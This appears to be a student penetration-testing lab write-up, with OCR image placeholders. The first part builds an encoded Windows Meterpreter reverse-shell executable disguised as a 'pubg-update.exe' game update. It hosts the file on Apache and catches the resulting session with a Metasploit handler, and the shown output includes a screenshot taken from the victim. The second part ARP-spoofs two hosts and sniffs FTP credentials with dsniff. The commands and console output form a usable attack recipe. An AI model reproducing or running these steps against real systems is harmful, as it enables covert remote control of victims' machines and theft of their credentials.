

Question 1:


1. Initialization, enable SSH on KALI and open SSH socket.





   -
   - Sudo su - => to get into root
   - systemctl enable ssh => enable secure shell on KALI
   - systemctl start ssh.socket => open port 22 on KALI for GIT to ssh on the machine.
2. Open Git prompt and SSH to root of KALI system and install apache2



   -
   - Ssh bpg@192.168.157.100 => start ssh session
   - Sudo su - => to get into root
   - Apt install apache2 => install web server
3. Create payload for windows.




   -
   - Cd /var/www/html =>move to web page hosting directory
   - Mkdir pubgupdate => Create new folder
   - Cd pubgupdate => change working directory to newly created folder
   - msfvenom -p windows/meterpreter/reverse_tcp --platform windows-a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=192.168.157.100 -f exe > /var/www/html/pubgupdate/pubg-update.exe => CREATE PAYLOAD/VENOM USING MSF TOOL.
4. Enable payloads webhosting


- 
```
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Final size of exe file: 73802 bytes
root@kali-pc-001:/var/www/html/pubgupdate# systemctl enable apache2
Synchronizing state of apache2.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable apache2
root@kali-pc-001:/var/www/html/pubgupdate# systemctl start apache2
root@kali-pc-001:/var/www/html/pubgupdate#
```
  - Systemctl enable apache2
  - Systemctl start apache2
5. Transfer the payload to the victim's machine.
  - 

6. Exploit the victim's machine.
  - Open msfconsole, by typing msfconsole in SSH window
  - Type following set of instructions:
    - Use multi/handler
    - Set payload windows/meterpreter/reverse_tcp
    - Show options (verify LHOST IP is same as of KALI system, else use set LHOST <IP OF KALI to set the IP)
    - Exploit -j -z
  - Now wait for victim machine to run the payload.

-
```
bpg@kali-pc-001: ~

                     ############      ##
                        ########        ###
                       #########        #####
                     ############      ######
                    ########      #########
                      #####       ########
                        ###       #########
                       ######    ############
                      #######################
                      #   #   ###  #   #   ##
                      #######################
                       ##     ##   ##     ##
                             https://metasploit.com


       =[ metasploit v5.0.93-dev                          ]
+ -- --=[ 2029 exploits - 1103 auxiliary - 344 post       ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Enable verbose logging with set VERBOSE true

msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.157.100  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.157.100:4444
msf5 exploit(multi/handler) > [*] Sending stage (176195 bytes) to 192.168.157.129
[*] Meterpreter session 1 opened (192.168.157.100:4444 -> 192.168.157.129:49745) at 2020-09-01 15:02:13
-0700

msf5 exploit(multi/handler) > session
```
- select the new session by following command: sessions -i 1
-
```
msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > screenshot
Screenshot saved to: /root/xtBIdCiG.jpeg
meterpreter >
```


- 

Question 2:


1. Create an FTP server (on victim Machine)
   - Open server manager and select “add roles and features” under Manage tab.
   - Select IIS and FTP server options and click Install.
   - 

   - Open IIS manager from tools of Server Manager and right click the webhosting instance and

select “add FTP site”


- 


- Then disable SSL and hit next.
- Keep authentication as “Basic” and authorization as “READ/WRITE” for “all users”
- ALSO ENSURE THAT VICTIM WINDOW’S FIREWALL IS OFF ELSE FTP CONNECTION WOULD FAIL.


2. Access FTP server from windows command prompt
   - Go to Pentester machine and open command prompt (Admin) and type following command:
     - ftp <IP of Victim Machine>, here 192.168.157.131
   - 

   - Verified port status of all 3 machines on the network using NMAP on KALI machine:
     - Use nmap -Pn -sS 192.168.157.* to scan.

- 

3. Do an MITM and username and password of FTP transaction using Wireshark and dsniff.
    - Install dsniff on Kali machine by using: apt install dsniff
    - Enter following commands
        - Echo 1 > /proc/sys/net/ipv4/ip_forward this enables routing on this system.
        - Sysctl -w net.ipv4.ip_forward=1 enable routing for system CTL module (by setting variable “net.ipv4.ip_forward” to 1(enable)
        - 

- NOW ARP SPOOFING
  - Arpspoof -i eth0 -t <IP OF VICTIM with FTP enabled> -r <IP of client that will perform FTP operation>
  - 
```
Processing triggers for libc-bin (2.30-8) ...
Processing triggers for man-db (2.9.2-1) ...
root@kali-pc-001:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@kali-pc-001:~# sysctl -w net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@kali-pc-001:~# arpspoof -i eth0 -t 192.168.157.131 -r 192.168.157.129
0:c:29:84:3:93 0:c:29:c7:68:e9 0806 42: arp reply 192.168.157.129 is-at 0:c:29:84:3:93
0:c:29:84:3:93 0:c:29:5e:7f:78 0806 42: arp reply 192.168.157.131 is-at 0:c:29:84:3:93
0:c:29:84:3:93 0:c:29:c7:68:e9 0806 42: arp reply 192.168.157.129 is-at 0:c:29:84:3:93
0:c:29:84:3:93 0:c:29:5e:7f:78 0806 42: arp reply 192.168.157.131 is-at 0:c:29:84:3:93
0:c:29:84:3:93 0:c:29:c7:68:e9 0806 42: arp reply 192.168.157.129 is-at 0:c:29:84:3:93
```
  - Now open another terminal and send the command: dsniff -i eth0
  - Then go to pentester machine and perform FTP on victim machine and the details would get captured on Wireshark as well as on KALI terminal.

1. 

2.